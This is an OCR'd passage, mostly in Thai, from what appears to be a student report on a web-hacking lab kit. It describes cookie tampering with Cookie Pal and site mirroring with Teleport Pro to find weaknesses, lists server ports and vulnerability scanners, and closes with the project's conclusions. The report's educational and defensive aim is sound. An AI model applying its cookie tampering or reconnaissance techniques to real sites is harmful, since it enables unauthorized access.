
รูปที่ 6.4 โปรแกรม Achilles

6.5 Cookie Pal


Cookie Pal เป็นหนึ่งในโปรแกรมที่ดีมากสำหรับการมอนิเตอร์การเพิ่มและแก้ไข cookie Cookie เป็นฟิลด์ของข้อมูลที่ถูกสร้างเก็บไว้ในหนึ่งไฟล์หรือหลายๆ ไฟล์ซึ่งบราวเซอร์ใช้เก็บรักษาสถานะและข้อมูลบางอย่างโดยทั่วไป cookie จะถูกซ่อมไม่ให้ผู้ใช้มองเห็น และถือว่าไม่มีอันตรายอะไร อย่างไรก็ตาม cookie สามารถถูกใช้เพื่อหลอกให้เว็บเซิร์ฟเวอร์ส่งข้อมูลที่มากเกินกว่าความจำเป็นมาให้ กล่าวอีกอย่างหนึ่งว่า เราสามารถแก้ไขสิ่งที่ใช้ยืนยันตัวตนของเราต่อเซิร์ฟเวอร์ด้วยการแก้ไขค่าของ cookie ได้และค่อยส่งมันกลับไปใหม่ยังเว็บเซิร์ฟเวอร์ผ่านทาง GET request

Cookic มีสองประเภทถูกใช้โดยเซิร์ฟเวอร์และบราวเซอร์ นั่นคือประเภท Session (ชั่วคราว) และ persistent (ถาวร) Cookie ประเภทชั่วคราว หรือ Session cookie จะถูกเก็บอยู่ในหน่วยความจำและเป็นฟิลด์ข้อมูลชั่วคราวซึ่งถูกเก็บไว้จนกว่าบราวเซอร์จะถูกปิดลงไป ส่วน Cookie ประเภทถาวร หรือ persistent cookie นั้นจะถูกเขียนเก็บลงในฮาร์ดดิสก์และบราวเซอร์จะเข้ามาอ่านมันเมื่อต้องการ

ตัวอย่างโปรแกรมดังรูปที่ 6.5



รูปที่ 6.5 โปรแกรมCookie Pal Alert



รูปที่ 6.6 หน้าจอของ Cookie Pal


6.6 Teleport Pro

Teleport Pro เป็นหนึ่งในเครื่องมือคืบคลานเว็บไซต์สำหรับวินโดวส์ที่ดีที่สุด มันมีชื่อเสียงด้านความแข็งแกร่งและการทำงานที่รวดเร็ว มันสามารถดึงเอา URL และเรียกเอาไฟล์ทั้งหมดและไฟล์ที่เกี่ยวข้องกับเว็บเซิร์ฟเวอร์ในลักษณะแบบมัลติเธรด เครื่องมือนี้ใช้งานง่ายและสามารถสำเนาเอาคอนเท็นต์ทั้งหมดของเว็บไซต์ทั้งหมดของเว็บไซต์มาไว้ที่เครื่องคอมพิวเตอร์ของคุณได้

คอนเท็นต์ของเว็บไซต์ที่ถูกมิเรอร์มา สามารถเข้ามานั่งไล่อ่านซอร์ซโค้ด โดยเฉพาะโค้ดที่ถูกส่งมารันที่ไคลเอนต์ได้เพื่อค้นหาช่องโหว่ที่อาจมีอยู่และหาข้อมูลสำคัญต่อไปนี้

- คอมเมนต์ที่ไม่เหมาะสม
- การแยกแยะหา Form ที่มีอยู่
- การแยกแยะหา Script

ตัวอย่างโปรแกรมดังรูปที่ 6.7



รูปที่ 6.7 โปรแกรม Teleport Pro

บทที่ 7
บทวิจารณ์และสรุป

7.1 บทสรุป

โครงงานชุดทดลองเจาะระบบผ่านเว็บได้ทำตามวัตถุประสงค์ของโครงงานคือการให้ความรู้เกี่ยวกับเทคนิคการเจาะระบบผ่านเว็บและได้ทำเว็บขึ้นมาเพื่อเป็นชุดทดลองสำหรับทำการทดลองและป้องกันตามเทคนิคต่างๆ ซึ่งตามแผนการทำงานทางผู้พัฒนากำหนดชุดทดลองไว้ 8 การทดลองด้วยกันแต่ได้ทำการจำลองการทดลองได้เพียง 6 ชุดการทดลองเท่านั้น เนื่องจากเทคนิคการเจาะระบบอีก 2 รูปแบบที่เหลือเป็นเทคนิคการโจมตีที่ได้รับการป้องกันในเทคโนโลยีปัจจุบันแล้ว

ถึงแม้ว่าโครงงานนี้จะมีการให้ความรู้เกี่ยวกับการโจมตีและวิธีการป้องกันการโจมตีต่างๆ ในเว็บเทคโนโลยีก็ตาม แต่วิธีการเจาะระบบผ่านเว็บก็มีการคิดค้นเพิ่มมากขึ้นและเปลี่ยนแปลงไปตามเทคโนโลยีที่เปลี่ยนไปอยู่ตลอดเวลา ทางผู้พัฒนาโครงการหวังว่าผู้ใช้งานนั้นจะเอาความรู้ที่ได้รับจากโครงงานนี้ ไปเป็นพื้นฐานในการป้องกันตัวเองจากการโจมตีรูปแบบใหม่ในอนาคตได้

7.2 วิจารณ์สิ่งที่ได้จากโครงงาน

สิ่งที่ได้จากโครงงานนั้นคือทำให้ผู้พัฒนาได้มีความรู้เกี่ยวกับเทคนิคการเจาะระบบผ่านเว็บและวิธีการป้องกัน สำหรับผู้ที่นำโครงงานนี้ไปใช้งาน ผู้พัฒนาหวังว่าจะได้รับความรู้ต่างๆ เพียงพอที่จะสามารถป้องกันตัวเองจากการโจมตีผ่านเว็บเทคโนโลยี ไม่ว่าจะเป็นในปัจจุบันหรืออนาคต สำหรับโครงงานนี้อาจมองว่าเป็นดาบสองคม โดยโครงงานนี้มีวัตถุประสงค์เพื่อให้ความรู้สำหรับป้องกันตัวเองจากการผู้ไม่ประสงค์ดีเท่านั้น สำหรับผู้ใช้งานบางคนอาจนำความรู้ที่ได้ไปใช้เพื่อโจมตีเว็บไซต์ หรือบุคคลอื่นๆ ซึ่งผิดวัตถุประสงค์ของโครงงาน ซึ่งผู้พัฒนาไม่ต้องการให้เกิดเหตุการณ์ดังกล่าว

7.3 ปัญหาอุปสรรคและแนวทางในการแก้ไข

1. เนื่องจากเทคโนโลยีของภาษาที่ใช้ในการเขียนเว็บรวมไปถึงเทคโนโลยีเว็บในปัจจุบันได้ทำการป้องกันข้อผิดพลาดบางส่วนแล้วจึงทำให้การจำลองการทดลองโดยการเขียนโปรแกรมให้เสมือนกันการใช้เทคโนโลยีที่ยังไม่ได้ปรับปรุงนั้นทำได้ยาก

2. การจำลองการทดลอง SQL Injection ไม่สามารถจำลองได้ใน PHP เพราะมีฟังก์ชันกรองตัวอักขระพิเศษอยู่แล้ว ซึ่งแนวทางในการแก้ไขปัญหานี้ คือ ทำการยกเลิกฟังก์ชันที่ PHP build-in มาให้ถึงจะสามารถทำได้
3. คำสั่ง UNION ใน MySQL ใน Version ที่ต่ำกว่า 4.0 ไม่สามารถใช้ได้จึงทำให้ไม่สามารถทำการจำลอง เทคนิค Query Poisoning ได้ ซึ่งแนวทางในการแก้ไขปัญหานี้ คือ เปลี่ยนมาใช้ Version ตั้งแต่ 4.0 ขึ้นไป
4. ฟังก์ชันการ Generate Session นั้นไม่สามารถทำการฝังในค่า Cookie ได้ การแก้ไขทำได้โดย นำเอา ฟังก์ชันการ Generate Session มาไว้ส่วนบนสุดเหนือ HTML เนื่องจาก Cookie จะอยู่ในส่วนของ HTTP Header

7.4 แนวทางการพัฒนาต่อ

1. พัฒนาในส่วนของเทคนิคการเจาะระบบผ่านเว็บโดยเพิ่มเทคนิคใหม่ๆเข้าไปตามเทคโนโลยีที่เปลี่ยนไปและปรับปรุงเทคนิคเดิมในมีความหลากหลายมากขึ้น
2. พัฒนาในส่วน Look and Feel ให้มีความสวยงามมากขึ้นและเป็นแบบ Interactive
3. พัฒนาในส่วนของการติดตั้งให้อยู่ในรูปแบบตัวติดตั้งที่สามารถติดตั้งทรัพยากรต่างๆที่ใช้ในโครงงาน

บรรณานุกรม

[1] SANS InfoSee Reading Room, 2005, "Information Security", [Online] URL : http://www.sans.org/rr

[2] ACIS PROFESSIONAL CENTER, 2005, "Article Web Hacking" [Online] URL : http://www.acisonline.net/article_prinya_hackweb2.htm

[3] Truehits,2005 , "Monitor Scan's Information", [Online] URL : http://monitor.truehits.net/scan/faq/problem.php

[4] Securiteam, 2005, "Security Reviews", [Online] URL : http://www.securitcam.com/securityreviews

[5] Steve Friedl's Unixwiz.net,2005 , "Tech Tips. SQL Injection Attacks by Example", [Online] URL : http://www.unixwiz.net/techtips/sql-injection.html

[6] แมคเคลอร์, สจ๊วต 2546 "Web Hacking การโจมตี และเทคนิคการป้องกันเว็บไซต์" กรุงเทพฯ

[7] JOEL SCAMBRAY, MIKE SHEMA, 2002, " Hacking Exposed™ Web Applications", U.S.A , Corel VENTURA™ Publisher.

ภาคผนวก

ภาคผนวก ก.

ตารางแสดงพอร์ตของเว็บเซิร์ฟเวอร์ที่ปรากฏในข้อกำหนดมาตรฐาน HTTP/P/1.1 และดาต้าเบสเซิร์ฟเวอร์

ตารางที่ ก.1 แสดงลิสต์รายการพอร์ตของเว็บเซิร์ฟเวอร์ในมาตรฐาน HTTP/P/1.1 และดาต้าเบสเซิร์ฟเวอร์

Port	Server
66	Oracle SQL*Net
80	Hyper Text Transfer Protocol (HTTP)
81	HTTP Proxy, Alternative HTTP Port, Cobalt Server Administration Port
443	Secure Socket Layer (SSL)
445	Microsoft SQL Server over NetBIOS
457	UnixWare/Netscape FastTrack Server
1080	SOCKS Proxy
1100	Oracle WebCache Listener
1241	KaZaA File Sharing Server (HTTP-like protocol)
1352	Lotus Domino (Notes)
1433	Microsoft SQL Server 2000
1434	Microsoft SQL Server over TCP/IP Redirector
1521–1530	Oracle
1944	Microsoft SQL Server 7
2301	Compaq Insight Manager, Compaq Survey Utility
3128	HTTP Proxy (Squid, NetCache, etc.)
3306	mySQL
4000	Oracle WebCache Listener
4001	Oracle WebCache Listener
4002	Oracle WebCache Listener

4100	Sybase 11.0 (jConnect)
5000	Sybase 12.x
5432	PostgreSQL
5800	VNC HTTP Console Port #1
5801	VNC HTTP Console Port #2
5802	VNC HTTP Console Port #3
6346	Gnutella (HTTP-like protocol)
6347	Gnutella (HTTP-like protocol)
7001	BEA WebLogic
7002	BEA WebLogic
8000	HTTP Proxy, Alternative HTTP Port, HP Web JetAdmin Version 6.0
8001	BEA WebLogic
Port	Server
8005	Apache Tomcat Administration Server (non-HTTP protocol)
8080	HTTP Proxy, Alternative HTTP Port
8888	HTTP Proxy, Alternative HTTP Port
30821	Netscape Enterprise Server Administration Server

ภาคผนวก ข.

ตารางแสดงเครื่องมือที่เกี่ยวข้องกับความปลอดภัยของเว็บ

ตารางที่ ข. 1 แสดง เครื่องมือที่เกี่ยวข้องกับความปลอดภัยของเว็บ

Name	URL	Description
Foundstone SuperScan	http://www.foundstone.com	Popular TCP port scanner, pinger, and resolver for the Microsoft Windows platform.
Foundstone FScan	http://www.foundstone.com	Popular command line port scanner for the Microsoft Windows platform.
Whisker	http://www.wiretrip.net/rfp/	Popular HTTP / Web vulnerability scanner written in PERL.
Stealth Scanner	http://www.nstalker.com/stealth/	Popular HTTP / Web vulnerability scanner written for the Microsoft Windows platform; boasts 18,000 total vulnerability checks.
Nessus Scanner	http://www.nessus.org	Popular and free vulnerability scanning application for UNIX (scanning engine) and Microsoft Windows (user interface only) platform; implements distributed scanning architecture and checks for nearly 900 vulnerabilities.
Cerberus Scanner	http://www.cerberus-infosec.co.uk	Free vulnerability scanning application for the Windows platform; checks for many common vulnerabilities for popular Web platforms, as well as Microsoft Windows, UNIX, and database vulnerabilities.
Typhon I Scanner	http://www.nextgenss.com	Free vulnerability scanning application, similar to the Cerberus scanner, for the Microsoft Windows platform; checks for many common vulnerabilities for popular Web platforms, as well as Windows, UNIX, and database vulnerabilities.

Nmap	http://www.insecure.org/nmap/	Possibly the most popular network mapping tool available; includes support for TCP and UDP service identification, using multiple scanning techniques; provides additional functionality, including remote operating system identification and RPC service identification.